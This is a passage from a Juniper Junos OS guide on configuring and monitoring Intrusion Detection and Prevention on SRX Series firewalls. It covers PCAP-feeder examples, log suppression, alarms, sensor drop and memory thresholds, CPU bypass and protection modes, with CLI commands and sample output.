        family inet {
            address 5.0.0.15/24;
        }
    }
}
ge-0/0/2 {
    unit 0 {
        family inet {
            address 15.0.0.16/24;
        }
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the IDP attack context after you run the PCAPs using the PCAP feeder tool.

Action

From operational mode, enter the `show security idp attack context` command.

Sample Output

command-name

```
user@host> show security idp attack context
IDP context statistics:

  Context name                            #Hits        #Data
  http-url                                1             /
  http-get-url                            1             /
  http-header-host                        1             7.0.0.1
  http-header-user-agent                  1             lwp-request/5.827 libwww-perl/5.833
  http-header                             2             te: deflate,gzip;q=0.3 &&
connection: TE, close
  http-request                            1             GET / HTTP/1.1
  http-request-method                     1             GET / HTTP/1.1
```

Example: Configuring packet capture feeder in transparent mode

IN THIS SECTION

This example explains how to run the packet capture (PCAP) feeder in transparent mode to generate protocol contexts.

Requirements

Before you begin:

- Configure network interfaces.

Overview

To run some PCAP feeder with a relevant IDP policy to get the associated protocol contexts out of the packets which are running from the packet capture. In this example, PCAP feeder `pcap-ip 2 7.0.0.1` is used in quiet mode to feed the packets.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set groups global protocols l2-learning global-mode transparent-bridge
set security idp idp-policy idppolicy rulebase-ips rule 1 match from-zone any
set security idp idp-policy idppolicy rulebase-ips rule 1 match source-address any
set security idp idp-policy idppolicy rulebase-ips rule 1 match to-zone any
set security idp idp-policy idppolicy rulebase-ips rule 1 match destination-address any
set security idp idp-policy idppolicy rulebase-ips rule 1 match application default
set security idp idp-policy idppolicy rulebase-ips rule 1 match attacks predefined-attack-groups
“HTTP - All”
set security idp idp-policy idppolicy rulebase-ips rule 1 then action close-client-and-server
set security idp idp-policy idppolicy rulebase-ips rule 1 then notification log-attacks
set security policies from-zone trust to-zone untrust policy 1 match source-address any
set security policies from-zone trust to-zone untrust policy 1 match destination-address any
set security policies from-zone trust to-zone untrust policy 1 match application any
set security policies from-zone trust to-zone untrust policy 1 then permit application-services
```

```
idp-policy idppolicy
set security policies from-zone untrust to-zone trust policy 1 match source-address any
set security policies from-zone untrust to-zone trust policy 1 match destination-address any
set security policies from-zone untrust to-zone trust policy 1 match application any
set security policies from-zone untrust to-zone trust policy 1 then permit application-services
idp-policy idppolicy
set security zones security-zone untrust host-inbound-traffic system-services all
set security zones security-zone untrust host-inbound-traffic protocols all
set security zones security-zone untrust interfaces ge-0/0/0.0
set security zones security-zone untrust application-tracking
set security zones security-zone trust host-inbound-traffic system-services all
set security zones security-zone trust host-inbound-traffic protocols all
set security zones security-zone trust interfaces ge-0/0/2.0
set interfaces ge-0/0/0 unit 0 family ethernet-switching interface-mode access
set interfaces ge-0/0/0 unit 0 family ethernet-switching vlan members 301
set interfaces ge-0/0/2 unit 0 family ethernet-switching interface-mode access
set interfaces ge-0/0/2 unit 0 family ethernet-switching vlan members 301
set interfaces irb unit 301 family inet address 1.1.1.11/8
set vlans bd-vlan-301 vlan-id 301
set vlans bd-vlan-301 l3-interface irb.301
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To create an application and associate it with an IDP policy:

1. Set the configuration group.

```
[edit] user@host#set groups global protocols l2-learning global-mode transparent-bridge
```

2. Create a policy by assigning a meaningful name to it, associate a rulebase with the policy , add rules to the rulebase, and define match criteria for the rule.

```
[edit security]
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 match from-zone any
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 match source-address any
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 match to-zone any
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 match destination-address any
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 match application default
```

```
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 match attacks predefined-attack-
groups “HTTP - All”
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 then action close-client-and-
server
user@host# set idp idp-policy idppolicy rulebase-ips rule 1 then notification log-attacks
user@host# set forwarding-options family inet6 mode flow-based
```

3. Configure policies.

```
[edit security]
user@host# set policies from-zone trust to-zone untrust policy 1 match source-address any
user@host# set policies from-zone trust to-zone untrust policy 1 match destination-address any
user@host# set policies from-zone trust to-zone untrust policy 1 match application any
user@host# set policies from-zone trust to-zone untrust policy 1 then permit application-
services idp-policy idppolicy
user@host# set policies from-zone untrust to-zone trust policy 1 match source-address any
user@host# set policies from-zone untrust to-zone trust policy 1 match destination-address any
user@host# set policies from-zone untrust to-zone trust policy 1 match application any
user@host# set policies from-zone untrust to-zone trust policy 1 then permit application-
services idp-policy idppolicy
```

4. Configure zones and assign interfaces.

```
[edit security]
user@host# set zones security-zone untrust host-inbound-traffic system-services all
user@host# set zones security-zone untrust host-inbound-traffic protocols all
user@host# set zones security-zone untrust interfaces ge-0/0/0.0
user@host# set zones security-zone untrust application-tracking
user@host# set zones security-zone trust host-inbound-traffic system-services all
user@host# set zones security-zone trust host-inbound-traffic protocols all
user@host# set zones security-zone trust interfaces ge-0/0/2.0
```

5. Configure forwarding interfaces.

```
[edit]
user@host# set interfaces ge-0/0/0 unit 0 family ethernet-switching interface-mode access
user@host# set interfaces ge-0/0/0 unit 0 family ethernet-switching vlan members 301
user@host# set interfaces ge-0/0/2 unit 0 family ethernet-switching interface-mode access
```

```
user@host# set interfaces ge-0/0/2 unit 0 family ethernet-switching vlan members 301
user@host# set interfaces irb unit 301 family inet address 1.1.1.11/8
```

6. Configure VLAN-ID.

```
[edit]
user@host# set vlans bd-vlan-301 vlan-id 301
user@host# set vlans bd-vlan-301 l3-interface irb.301
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` and `show applications` commands. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy idppolicy {
    rulebase-ips {
        rule 1 {
            match {
                from-zone any;
                source-address any;
                to-zone any;
                destination-address any;
                application default;
            }
            then {
                action {
                    close-client-and-server;
                }
                notification {
                    log-attacks;
                }
            }
        }
```

```
    }
}
```

```
[edit]
user@host# show security policies
from-zone untrust to-zone trust {
    policy 1 {
        match {
            source-address any;
            destination-address any;
            application any;
        }
        then {
            permit {
                application-services {
                    idp-policy idppolicy;
                }
            }
        }
    }
}
default-policy {
    permit-all;
}
```

```
[edit]
user@host# show security zones
security-zone trust {
    host-inbound-traffic {
        system-services {
            all;
        }
        protocols {
            all;
        }
    }
    interfaces {
        ge-0/0/0.0;
        ge-0/0/2.0;
    }
```

```
    advance-policy-based-routing-profile {
        p1;
    }
}
security-zone untrust {
    host-inbound-traffic {
        system-services {
            all;
        }
        protocols {
            all;
        }
    }
    interfaces {
        ge-0/0/1.0;
        ge-0/0/2.0;
        ge-0/0/3.0;
        ge-0/0/0.0;
    }
    application-tracking;
}
```

```
[edit]
user@host# show interfaces
ge-0/0/0 {
    unit 0 {
        family inet {
            address 4.0.0.1/24;
        }
        family ethernet-switching {
            interface-mode access;
            vlan {
                members 301;
            }
        }
    }
}
ge-0/0/2 {
    unit 0 {
        family inet {
            address 192.0.3.1/24;
```

```
        }
        family ethernet-switching {
            interface-mode access;
            vlan {
                members 301;
            }
        }
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the IDP attack context after you run the PCAPs using the PCAP feeder tool.

Action

From operational mode, enter the `show security idp attack context` command.

Sample Output

command-name

```
user@host> show security idp attack context
IDP context statistics:

  Context name                                  #Hits        #Data
```

```
  http-url                                        1             /
  http-get-url                                    1             /
  http-header-host                                1             7.0.0.1
  http-header-user-agent                          1             lwp-request/5.827 libwww-perl/5.833
  http-header                                     2             te: deflate,gzip;q=0.3 &&
connection: TE, close
  http-request                                    1             GET / HTTP/1.1
  http-request-method                             1             GET / HTTP/1.1
```

6

CHAPTER

Monitoring IDP

IDP Event Logging

IN THIS SECTION

The basic Junos OS system logging continues to function after Intrusion Detection and Prevention (IDP) is enabled.

For more information, see the following topics:

Understanding IDP Logging

An IDP-enabled device continues to record events that occur because of routine operations, such as a user login into the configuration database. It records failure and error conditions, such as failure to access a configuration file. You can configure files to log system messages and also assign attributes, such as severity levels, to messages. In addition to the regular system log messages, IDP generates event logs for attacks.

IDP generates event logs when an event matches an IDP policy rule in which logging is enabled. When you configure a rule for logging, the device creates a log entry for each event that matches that rule. You can use the CLI or J-Web to configure the policy rules to generate event logs.

NOTE: In the IDP attack detection event log message (IDP_ATTACK_LOG_EVENT_LS), the time-elapsed, inbytes, outbytes, inpackets, and outpackets fields are not populated.

Because IDP event logs are generated during an attack, log generation happens in bursts, generating a much larger volume of messages during an attack. In comparison to other event messages, the message size is also much larger for attack generated messages. The log volume and message size are important concerns for log management. To better manage the volume of log messages, IDP supports log suppression.

By configuring log suppression you can suppress multiple instances of the same log occurring from the same or similar sessions over the same period of time. Enabling log suppression ensures that minimal numbers of logs are generated for the same event or attack that occurs multiple times.

SEE ALSO

IDP Policies Overview | 56

Understanding Security Packet Capture | 530

Understanding IDP Log Information Usage on the IC Series UAC Appliance | 499

Understanding IDP Log Suppression Attributes

Log suppression ensures that minimal numbers of logs are generated for the same event or attack that occurs multiple times. Log suppression is enabled by default. You can configure certain log suppression attributes to suppress logs according to your needs. When configuring log suppression, keep in mind that log suppression can negatively impact sensor performance if you set the reporting interval too high.

You can configure the following log suppression attributes:

- Include destination addresses while performing log suppression—You can choose to combine log records for events with a matching source address. By default, the IDP sensor does not consider destination when matching events for log suppression.

- Number of log occurrences after which log suppression begins—You can specify the number of instances that a specific event must occur before log suppression begins. By default, log suppression begins after the first occurrence.

- Maximum number of logs that log suppression can operate on—When log suppression is enabled, Intrusion Detection and Prevention (IDP) must cache log records so that it can identify when multiple occurrences of the same event occur. You can specify how many log records are tracked simultaneously by IDP. By default, the maximum number of log records that IDP can operate on is 16,384.

- Time after which suppressed logs are reported—When log suppression is enabled, IDP maintains a count of occurrences of the same event. After the specified number of seconds have passed, IDP writes a single log entry containing the count of occurrences. By default, IDP reports suppressed logs after 5 seconds.

Example: Configuring IDP Log Suppression Attributes

IN THIS SECTION

This example shows how to configure log suppression attributes.

Requirements

Before you begin:

- Configure network interfaces.
- Download the signature database. See "Updating the IDP Signature Database Manually Overview" on page 21.

Overview

Log suppression ensures that minimal numbers of logs are generated for the same event or attack that occurs multiple times. Log suppression is enabled by default. You can configure certain log suppression attributes to suppress logs according to your needs.

In this example, you configure log suppression to begin after the second occurrence of an event and specify that logs are reported after 20 seconds.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To configure log suppression attributes:

1. Specify the log number after which you want to start log suppression.

```
[edit]
user@host# set security idp sensor-configuration log suppression start-log 2
```

2. Specify the maximum time after which suppressed logs are reported.

```
[edit]
user@host#  set security idp sensor-configuration log suppression max-time-report 20
```

3. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

To verify log statistics, enter the `show security idp counters log` command.

SEE ALSO

Updating the IDP Signature Database Manually Overview | 21
Example: Defining Rules for an IDP IPS RuleBase | 109
Understanding IDP Log Suppression Attributes | 496

Understanding IDP Log Information Usage on the IC Series UAC Appliance

IN THIS SECTION

The IC Series UAC Appliance for the Unified Access Control (UAC) appliance can use Intrusion Detection and Prevention (IDP) attack log information sent from the Juniper Networks device to apply access policies for traffic in which IDP logs indicate an attack has been detected. Using a secure channel of communication, these IDP logs are sent to the IC Series appliance directly and securely. IDP attack logs are sent to the IC Series appliance through the JUEP communication channel.

This topic contains the following sections:

Message Filtering to the IC Series UAC Appliance

When you configure the IC Series UAC Appliance to receive IDP log messages, you set certain filtering parameters on the IC Series appliance. Without this filtering, the IC Series appliance could potentially receive too many log messages. The filtering parameters could include the following:

- The IC Series appliance should only receive communications from IDP for sessions it has authenticated. See the *Unified Access Control Administration Guide* for details.
- You can create IC Series appliance filters for receiving IDP logs files based on the their severity. For example, if on the IC Series appliance the severity is set to high, then IDP only sends logs which have a severity greater than or equal to high. See the *Unified Access Control Administration Guide* for details.
- From the IC Series appliance, you can disable the receiving of all IDP logs. See the *Unified Access Control Administration Guide* for details.

Configuring IC Series UAC Appliance Logging

All the configuration for receiving and filtering IDP logs is done on the IC Series UAC Appliance. You should refer to the *Unified Access Control Administration Guide* for configuration information for receiving IDP logs and details on the JUEP communication channel.

IDP Alarms and Auditing

By default, IDP logs the occurrence of an event without raising an alarm to the administrator. When the system is configured to log an event and the `potential-violation` option is set, IDP logs on the Packet Forwarding Engine are forwarded to Routing Engine. The Routing Engine then parses the IDP attack logs and raises IDP alarms as necessary.

- To enable an IDP alarm, use the `set security alarms potential-violation idp` command.
- To verify that the configuration is working properly, use the `show security alarms` command.

> **NOTE**: In releases before Junos OS Release 11.2, IDP attack logs contain information about an attack event but do not raise alarms to the administrator.

RELATED DOCUMENTATION

IDP Policies Overview | 56
IDP Policy Rules and IDP Rule Bases | 93

IDP Sensor Configuration

IN THIS SECTION

Although you cannot create application signatures with the IDP signature database, you can configure sensor settings to limit the number of sessions running application identification and also to limit memory usage for application identification.

For more information, see the following topics:

Understanding IDP Sensor Configuration Settings

IN THIS SECTION

Sensor configuration options are used to:

- Log run conditions as IDP session capacity and memory limits are approached.
- Analyze traffic dropped by IDP and application identification when the limits are exceeded.

Although you cannot create application signatures with the IDP signature database, you can configure sensor settings to limit the number of sessions running application identification and also to limit memory usage for application identification.

You can configure the maximum amount of memory bytes that can be used to save packets for application identification for one TCP or UDP session. You can also configure a limit for global memory usage for application identification. Application identification is disabled for a session after the system reaches the specified memory limit for the session. However, IDP continues to match patterns. The matched application is saved to cache so that the next session can use it. This protects the system from attackers trying to bypass application identification by purposefully sending large client-to-server packets.

- **max-tcp-session-packet-memory**—To configure memory and session limits for IDP application identification services, run the **set security idp sensor-configuration application-identification max-tcp-session-packet-memory 5000** command.
- **memory-limit-percent**—To set memory limit percentage for data plane available in the system, which can be used for IDP allocation, run the **set security idp sensor-configuration global memory-limit-percent** command. The supported percentage value is from 10 through 90.
- **drop-if-no-policy-loaded**—At startup, traffic is ignored by IDP by default if the IDP policy is not yet loaded. The `drop-if-no-policy-loaded` option changes this behavior so that all sessions are dropped before the IDP policy is loaded.

  The following counter for the `show security idp counters flow` command output analyzes dropped traffic due to the `drop-if-no-policy-loaded` option:

  ```
  Sessions dropped due to no policy                    0
  ```

- **drop-on-failover**—By default, IDP ignores failover sessions in an SRX Series chassis cluster deployment. The `drop-on-failover` option changes this behavior and automatically drops sessions that are in the process of being inspected on the primary node when a failover to the secondary node occurs.

  The following counter for the `show security idp counters flow` command output analyzes dropped failover traffic due to the `drop-on-failover` option:

  ```
  Fail-over sessions dropped                          0
  ```

- **drop-on-limit**—By default, sessions are not dropped if the IDP session limit or resource limits are exceeded. In this case, IDP and other sessions are dropped only when the device's session capacity or resources are depleted. The `drop-on-limit` option changes this behavior and drops sessions when resource limits are exceeded.

  The following counters for the `show security idp counters flow` command output analyze dropped IDP traffic due to the `drop-on-limit` option:

  ```
  SM Sessions encountered memory failures             0
  SM Packets on sessions with memory failures         0
  SM Sessions dropped                                 0
  Both directions flows ignored                       0
  IDP Stream Sessions dropped due to memory failure   0
  IDP Stream Sessions ignored due to memory failure   0
  IDP Stream Sessions closed due to memory failure    0
  Number of times Sessions exceed high mark           0
  Number of times Sessions drop below low mark        0
  Memory of Sessions exceeds high mark                0
  Memory of Sessions drops below low mark             0
  ```

  The following counters for the `show security idp counters application-identification` command output analyze dropped application identification traffic due to the `drop-on-limit` option:

  ```
  AI-session dropped due to malloc failure before session create       0
  AI-Sessions dropped due to malloc failure after create               0
  AI-Packets received on sessions marked for drop due to malloc failure 0
  ```

  The following options are used to trigger informative log messages about current run conditions. When set, the log messages are triggered whether the `drop-on-limit` option is set or not.

- **max-sessions-offset**—The `max-sessions-offset` option sets an offset for the maximum IDP session limit. When the number of IDP sessions exceeds the maximum session limit, a warning is logged that conditions exist where IDP sessions could be dropped. When the number of IDP sessions drops below the maximum IDP session limit minus the offset value, a message is logged that conditions have returned to normal.

```
Jul 19 04:38:13 4.0.0.254 RT_IDP: IDP_SESSION_LOG_EVENT: IDP: at 1374233893, FPC 4 PIC 1 IDP
total sessions pass through high mark 100000. IDP may drop new sessions. Total sessions
dropped 0.
Jul 19 04:38:21 4.0.0.254 RT_IDP: IDP_SESSION_LOG_EVENT: IDP: at 1374233901, FPC 4 PIC 1 IDP
total sessions drop below low mark 99000. IDP working in normal mode. Total sessions dropped
24373.
```

- **min-objcache-limit-lt**—The `min-objcache-limit-lt` option sets a lower threshold for available cache memory. The threshold value is expressed as a percentage of available IDP cache memory. If the available cache memory drops below the lower threshold level, a message is logged stating that conditions exist where IDP sessions could be dropped because of memory allocation failures. For example, the following message shows that the IDP cache memory has dropped below the lower threshold and that a number of sessions have been dropped:

```
Jul 19 04:07:33 4.0.0.254 RT_IDP: IDP_SESSION_LOG_EVENT: IDP: at 1374232053, FPC 4 PIC 1 IDP
total available objcache(used 4253368304, limit 7247757312) drops below low mark 3986266515.
IDP may drop new sessions. Total sessions dropped 1002593.
```

- **min-objcache-limit-ut**—The `min-objcache-limit-ut` option sets an upper threshold for available cache memory. The threshold value is expressed as a percentage of available IDP cache memory. If available IDP cache memory returns to the upper threshold level, a message is logged stating that available cache memory has returned to normal. For example, the following message shows that the available IDP cache memory has increased above the upper threshold and that it is now performing normally:

```
Jul 19 04:13:47 4.0.0.254 RT_IDP: IDP_SESSION_LOG_EVENT: IDP: at 1374232428, FPC 4 PIC 1 IDP
total available objcache(used 2782950560, limit 7247757312) increases above high mark
4348654380. IDP working in normal mode. Total sessions dropped 13424632.
```

NOTE: This message is triggered only if the lower threshold has been reached and the available memory has returned above the upper threshold. Fluctuations in available memory that dropped below the upper threshold but did not fall below the lower threshold do not trigger the message.

Starting with Junos OS Release 12.3X48-D10 and Junos OS Release 17.3R1, IDP Intelligent Bypass feature is supported on SRX Series.

In its default configuration, IDP attempts to inspect new and existing sessions, regardless of CPU utilization. This can lead to dropped packets, latency, and instability across the system during high CPU utilization events. To overcome unpredictable IDP packet processing behavior, you can enable the IDP Intelligent Bypass feature. This feature will give you the flexibility to bypass IDP or to drop the packets when the system CPU utilization reaches a high level, otherwise known as “Failing Open” (permit packets) or “Failing Closed” (dropping packets). By default, IDP Intelligent Bypass feature is not enabled. The following options are used to configure the IDP Intelligent Bypass feature.

- **idp-bypass-cpu-usage-overload**— By default, IDP may consume 100 percent of available CPU and may begin dropping packets for all sessions inadvertently. To handle IDP packet processing behavior when the system CPU utilization reaches high threshold value, you can enable the IDP Intelligent Bypass feature. To enable IDP Intelligent Bypass feature, issue the `set security idp sensor-configuration flow idp-bypass-cpu-overload` command. By default, IDP Intelligent Bypass feature is not enabled.

- **idp-bypass-cpu-threshold**— IDP stops inspecting new sessions when CPU utilization reaches the defined threshold value. The default threshold CPU utilization value is 85 percent. When CPU utilization reaches threshold value, IDP keeps on bypassing new sessions until CPU utilization falls below the lower threshold value. Alternatively, if you set the `drop-on-limit`, where IDP drops new session until CPU utilization falls below the lower threshold value. To configure the threshold value, issue `set security idp sensor-configuration flow idp-bypass-cpu-threshold` command. You can set a threshold value in the range 0 through 99. This threshold value is expressed as a percentage.


- **idp-bypass-cpu-tolerance**— To configure the tolerance value, issue the `set security idp sensor-configuration flow idp-bypass-cpu-tolerance` command. You can set a tolerance value in the range 1 through 99. The default tolerance value is 5. This tolerance value is expressed as a percentage.

You can calculate the CPU upper and lower threshold values by using the following equations:

CPU upper threshold value = CPU threshold + CPU tolerance value.

CPU lower threshold value = CPU threshold - CPU tolerance value.

Figure 4: Understanding IDP Packet Processing Behavior During High Threshold



When the system CPU utilization exceeds the threshold value, IDP stops inspecting new sessions, but continues to inspect existing sessions. In this state, if `drop-on-limit` is set, IDP starts dropping new sessions. Log messages are triggered to indicate new sessions are dropped. For example, the following message states that IDP CPU utilization has crossed the threshold value and IDP may drop new sessions:

```
FPC 0 PIC 1 IDP CPU usage 86 crossed threshold value 85. IDP may drop new sessions. Total
sessions dropped 2
```

When the system CPU utilization exceeds the upper threshold value, IDP stops inspecting the packets of existing sessions and new sessions. In this state, no packets can go through IDP inspection. If `drop-on-limit` is set, IDP drops all sessions. Log messages are triggered to indicate all sessions are dropped. For example, the following message states that IDP CPU utilization has crossed the upper threshold value, and IDP stops inspecting the packets of existing sessions and new sessions:

```
FPC 0 PIC 1 IDP CPU usage 92 crossed upper threshold value 90. IDP may drop packets of existing
sessions as well as new sessions. Total sessions dropped 21
```

When the system CPU utilization falls below the lower threshold value, IDP starts inspecting new session and returns to normal mode. IDP will not inspect existing discarded sessions. Log messages are triggered to indicate IDP starts inspecting new session and returned to normal mode. For example, the following message states that IDP CPU utilization falls below the lower threshold value, and IDP returns to normal mode:

```
FPC 0 PIC 1 IDP CPU usage 75 dropped below lower threshold value 80. IDP working in normal mode.
Total sessions dropped 25
```

IDP Protection Modes

IDP protection modes adjust the inspection parameters for efficient inspection of traffic in the device. To enable the IDP protection modes, issue the `security-configuration protection-mode` *mode* command at the `[edit security idp sensor-configuration]` hierarchy level.

`user@host#` **set security-configuration protection-mode** *mode*

There are four IDP protection modes :

NOTE: All IDP protection modes inspect CTS(Client To Server) traffic.

Table 98:

Mode	Description
Perimeter-Full	Inspects all STC(Server To Client) traffic. Processes TCP errors without any optimization. **NOTE**: This is the default mode.

Table 98: *(Continued)*

Mode	Description
Perimeter	Inspects all STC traffic. Processes TCP errors with optimization. For TCP packets, if SYN is received in a window and has a TCP error flag set, then process the TCP error and take appropriate action. Drop the current packet and ignore inspection on the entire session.
Datacenter-Full	Disables all STC traffic inspection. Processes TCP errors without any optimization. **NOTE**: Datacenter-Full can be used in situations where the SRX Series Firewall is only responsible for protecting servers whose response traffic is not deemed interesting for analysis. Datacenter-Full should not be used in cases where the SRX Series Firewall is responsible for protecting clients.
Datacenter	Disables all STC traffic inspection. Processes TCP errors with optimization. For TCP packets, if SYN is received in a window and has a TCP error flag set, then process the TCP error and take appropriate action. Drop the current packet and ignore inspection on the entire session. Datacenter configuration is optimized to provide balanced protection and performance.

SEE ALSO

Understanding IDP Application Identification | 444

Example: Improving Logging and Traffic Analysis with IDP Sensor Configuration Options

IN THIS SECTION

This example shows how to improve logging and traffic analysis by configuring IDP sensor configuration options. For instance, although you cannot create application signatures with the IDP signature database, you can configure sensor settings to limit the number of sessions running application identification and to limit its memory usage. In addition, you can use these options to log run conditions as IDP session capacity and memory limits are approached, and to analyze traffic dropped by IDP and application identification when exceeding these limitations.

Requirements

Before you begin:

- Configure network interfaces.
- Download the signature database. See "Example: Updating the IDP Signature Database Manually" on page 21. Application signatures are available as part of the security package provided by Juniper Networks. You download predefined application signatures along with the security package updates.

Overview

The IDP sensor monitors the network and detects suspicious and anomalous network traffic based on specific rules defined in IDP rulebases. It applies attack objects to traffic based on protocols or applications. Application signatures enable the sensor to identify known and unknown applications running on nonstandard ports and to apply the correct attack objects.

The default behavior of IDP is to ignore the sessions when:

- IDP policy is not configured in the device
- Resource limits (memory or active sessions) are reached
- In case of Chassis Cluster, for failed over sessions

If traffic availability is considered more important than security, then it is recommended to continue to use the above mentioned default behavior of IDP. However, If security is considered more important than availability, then it is recommended to change the default behavior with the configuration provided in this example.

You can achieve the following from this example:

- Although you cannot create application signatures with the IDP signature database, you can configure sensor settings to limit the number of sessions running application identification and also limit memory usage for application identification. You can configure the maximum amount of memory bytes that can be used to save packets for application identification for one TCP or UDP session. You can also configure a limit for global memory usage for application identification. Application identification is disabled for a session after the system reaches the specified memory limit for the session.

- By default, IDP ignores failover sessions that are in the process of being inspected on the primary node when a failover to the secondary node occurs in an SRX Series chassis cluster deployment. In this example, you specify that these sessions are dropped automatically and are captured in the respective counter instead of being ignored. You can monitor and analyze the sessions dropped when a failover on the secondary node occurs.

- By default, sessions are not dropped if the IDP session limit or resource limits are exceeded. In this example, you specify that if the IDP session limit or resource limits are exceeded, then the sessions are dropped and logging is added. You can set a maximum sessions offset limit value for the maximum IDP session limit. When the number of IDP sessions exceeds that value, a warning is logged that conditions exist where IDP sessions could be dropped. When the number of IDP sessions drops below the maximum IDP session limit minus the offset value, a message is logged that conditions have returned to normal.

- You can specify a lower threshold for available cache memory. If the available cache memory drops below the lower threshold level, a message is logged stating that conditions exist where IDP sessions could be dropped because of memory allocation failures. This log enables you to control the number of sessions dropped, and these dropped sessions can later be analyzed and considered for processing.

- Similarly, you can specify an upper threshold for available cache memory. If available IDP cache memory returns to the upper threshold level, a message is logged stating that available cache memory has returned to normal. This log enables you to control the number of sessions dropped, and these dropped sessions can later be analyzed and considered for processing.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp sensor-configuration application-identification max-tcp-session-packet-memory
5000
set security idp sensor-configuration flow drop-if-no-policy-loaded
set security idp sensor-configuration flow drop-on-failover
set security idp sensor-configuration flow drop-on-limit
set security idp sensor-configuration flow max-sessions-offset 5
set security idp sensor-configuration flow min-objcache-limit-lt 21
set security idp sensor-configuration flow min-objcache-limit-ut 56
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To set IDP sensor configuration options:

1. Specify the memory limits for application identification.

```
[edit security idp sensor-configuration]
user@host# set application-identification max-tcp-session-packet-memory 5000
```

2. Specify that traffic is dropped before the IDP policy is loaded.

```
[edit security idp sensor-configuration flow]
user@host# set drop-if-no-policy-loaded
```

3. Specify that failover sessions in an SRX Series chassis cluster deployment are dropped.

```
[edit security idp sensor-configuration flow]
user@host# set drop-on-failover
```

4. Specify that sessions are dropped when resource limits are exceeded.

```
[edit security idp sensor-configuration flow]
user@host# set drop-on-limit
```

NOTE: If you do not want the sessions to be dropped when resource limits are exceeded, run the `delete drop-on-limit` command.

5. Configure an offset value for the maximum IDP session limit.

```
[edit ssecurity idp sensor-configuration flow]
user@host# set max-sessions-offset 5
```

6. Set a lower threshold for available cache memory.

```
[edit security idp sensor-configuration flow]
user@host# set min-objcache-limit-lt 21
```

7. Set an upper threshold for available cache memory.

```
[edit security idp sensor-configuration flow]
user@host# set min-objcache-limit-ut 56
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
sensor-configuration {
    application-identification {
        max-tcp-session-packet-memory 5000;
    }
    flow {
```

```
        drop-on-limit;
        drop-on-failover;
        drop-if-no-policy-loaded;
         max-sessions-offset 5;
         min-objcache-limit-lt 21;
         min-objcache-limit-ut 56;
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

Verifying IDP Sensor Configuration Settings

Purpose

Verify the IDP sensor configuration settings.

Action

From operational mode, enter the `show security idp sensor-configuration` command.

```
user@host> show security idp sensor-configuration
    application-identification {
        max-tcp-session-packet-memory 5000;
    }
    flow {
        drop-on-limit;
        drop-on-failover;
        drop-if-no-policy-loaded;
         max-sessions-offset 5;
         min-objcache-limit-lt 21;
```

```
        min-objcache-limit-ut 56;
    }
}
```

Meaning

The `show security idp sensor-configuration` command displays all sensor configuration options that are set with certain values.

Verifying IDP Counters

Purpose

Verify the IDP counters.

Action

From operational mode, enter the `show security idp counters flow` command.

Sample Output

command-name

```
IDP counters:

  IDP counter type                                                        Value
